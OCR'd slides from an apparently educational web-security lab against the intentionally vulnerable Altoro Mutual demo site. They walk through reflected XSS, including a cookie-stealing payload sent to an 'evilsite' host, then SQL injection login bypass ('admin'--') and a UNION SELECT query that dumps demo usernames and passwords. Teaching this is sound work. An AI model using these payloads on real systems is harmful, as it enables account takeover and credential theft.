
!! We learn ...
The cookie is available

Solution – Cross site scripting (XSS)

- Navigate to http://demo.testfire.net
- Search for any query term
  - Output is reflected to the page
- Query: `<script>alert(1)</script>`
  - Output is not encoded
- Query: `<script>alert(document.cookie)</script>`
  - Cookie is available and can be stolen
- How would I exploit this?
  - Social engineering - send URL of search query to victim
  - `<script>document.write('<img src=http://evilsite/'+document.cookie);</script>`

Task 3: Login without credentials

- Step 1: Find the login page
  - Can you create an account?
  - Can you determine a valid username?
- Step 2: Can you cause an error?
  - What information do you learn when you cause an error?
  - What database is this using?
  - What are techniques that you might use?
  - What characters terminate a SQL statement?
- Step 3: Exploit



http://demo.testfire.net/bank/login.aspx

Online Banking Login

Username: donald

Password:

Windows Internet Explorer

You must enter a valid password

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
!!Action
Username, no password

!! We learn ...
Uses client-side JS validation



Altoro Mutual: Online Banking Login - Windows Internet Explorer
http://demo.testfire.net/bank/login.aspx
Sign In | Contact Us | Feedback | Search
AltoroMutual
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ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

Online Banking Login

Login Failed - Please Try Again.

Username: donald

Password:

Login

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
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
!!Action
Enter your name into the username and a single tick into the password



Altoro Mutual: Server Error - Windows Internet Explorer
http://demo.testfire.net/bank/login.aspx
Sign In | Contact Us | Feedback | Search
AltoroMutual
DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error in string in query expression 'username = 'donald' and password = '''.

Error Message:

!! We can guess that …

SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "' AND Password = '" & strPassword & "'"

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
Altoro Mutual: Online Banking Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/altoro/bank/login.aspx
Windows XSS Proxy - Sessions Hackme Bank Altoro Mutual Adobe Connect Enter…
Sign In | Contact Us | Feedback | Search Go
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ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
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Careers
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Done
start Inbox - Microsoft Out… C:\Documents and Se… Microsoft PowerPoint … Altoro Mutual: Online … 2:33 PM

Online Banking Login

Login Failed - Invalid Username

Username: dan'--

Password:

Login

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
!!Action
Enter your name, a tick, double hyphen and whatever password you want
!! We learn ...
Double hyphen is used for a comment, the result is that every thing after the double hyphen is now treated as a comment


Altoro Mutual: Online Banking Login - Windows Internet Explorer
http://demo.testfire.net/bank/login.aspx
Google
Altoro Mutual: Online Banking Login
Tools
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PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us

Online Banking Login

Login Failed - Please Try Again.

Username: admin'--

Password:

Login

!!Action
Enter admin'-- and any password you want
!! We learn ...
Valid SQL statement = login

SELECT Username FROM Users WHERE Username = ‘jsmith’ AND Password = ‘demo1234’
SELECT Username FROM Users WHERE Username = ‘admin’ OR 1=1 --’ AND Password = ‘1’

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Solution – Profile the login page


- Navigate to http://demo.testfire.net/bank/login.aspx
- Enter sample username without password
  - Usage of client-side JavaScript
- Enter sample username with password
  - No credential enumeration
- Enter sample username with single tick (') as password
  - SQL injection vulnerability
  - Verbose error messages
  - Column names of username and password

Solution – SQL Injection

- Enter sample username with password of '--
  - Double hyphen terminates a SQL statement
- Enter probable username (admin) with special characters appended '--
  - Successful exploitation of SQL injection

Task 4: Steal all the usernames and passwords

- Step 1: Find a page that lists information
  - What page lists information?
  - Does the page accept user input in any way?
  - Think about how this information is pulled from the database?
- Step 2: Find the vulnerability
  - How do I manipulate the input to find a vulnerability?
  - What steps should I try to "break the system"
- Step 3: Exploit
  - What steps are required to make this happen?



Hello, Admin User

Welcome to Altoro Mutual Online.

View Account Details:

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
!!Action
Start in current session

!! We learn ...
The admin has no bank accounts



Recent Transactions

After 12/12/2010 mm/dd/yyyy Before mm/dd/yyyy

TransactionID	AccountId	Description	Amount
1			

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
!!Action
Enter some date in the future

!! We learn ...
No user activity


Altoro Mutual: Server Error - Windows Internet Explorer
http://demo.testfire.net/bank/transaction.aspx
Google
Altoro Mutual: Server Error
Tools
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100416016'.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100416016'. at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior
behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal
(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior
behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at A
\website\bank\transaction.aspx.cs:line 70 at Altoro.Transaction.Page_Load(Object sender, Ev
\website\bank\transaction.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCa
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at Sys
System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolea
includeStagesAfterAsyncPoint)
```

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
!!Action
Single tick in form field

!! We learn ...
Vulnerable to SQL injection
Column named userid


Altoro Mutual: Server Error - Windows Internet Explorer
http://demo.testfire.net/bank/transaction.aspx
Google
Altoro Mutual: Server Error
Tools
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY

An Error Has Occurred

Summary:

The number of columns in the two selected tables or queries of a union query do not match.

Error Message:

```
System.Data.OleDb.OleDbException: The number of columns in the two selected tables or queries of a union query do not match. at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior
behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal
(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior
behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataS
\website\bank\transaction.aspx.cs:line 70 at Altoro.Transaction.Page_
\website\bank\transaction.aspx.cs:line 32 at System.Web.Util.CalliHel
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sen
System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.Proc
includeStagesAfterAsyncPoint)
```

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
!!Action
Enter username and password
1/1/2010 union select 1 from users--

!! We learn ...
Requires four columns in query



Recent Transactions

After 12/12/2010 union selec Before

mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountId	Description	Amount
1	1	1	1
1			

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
!!Action
Enter four columns in query
1/1/2010 union select 1,1,1,1 from users--

!! We learn ...
SQL injection succeeds



Recent Transactions

After 1/1/2010 union select (mm/dd/yyyy Before mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
1		username: admin password:admin	
2		username: tuser password:tuser	
100116013		username: sjoe password:frazier	
100116014		username: jsmith password:Demo1234	
100116015		username: cclay password:Ali	
100116018		username: sspeed password:Demo1234	

!!Action

Enter valid SQL command. We already know 3 columns (userid, username, password) and a table in the database!!!

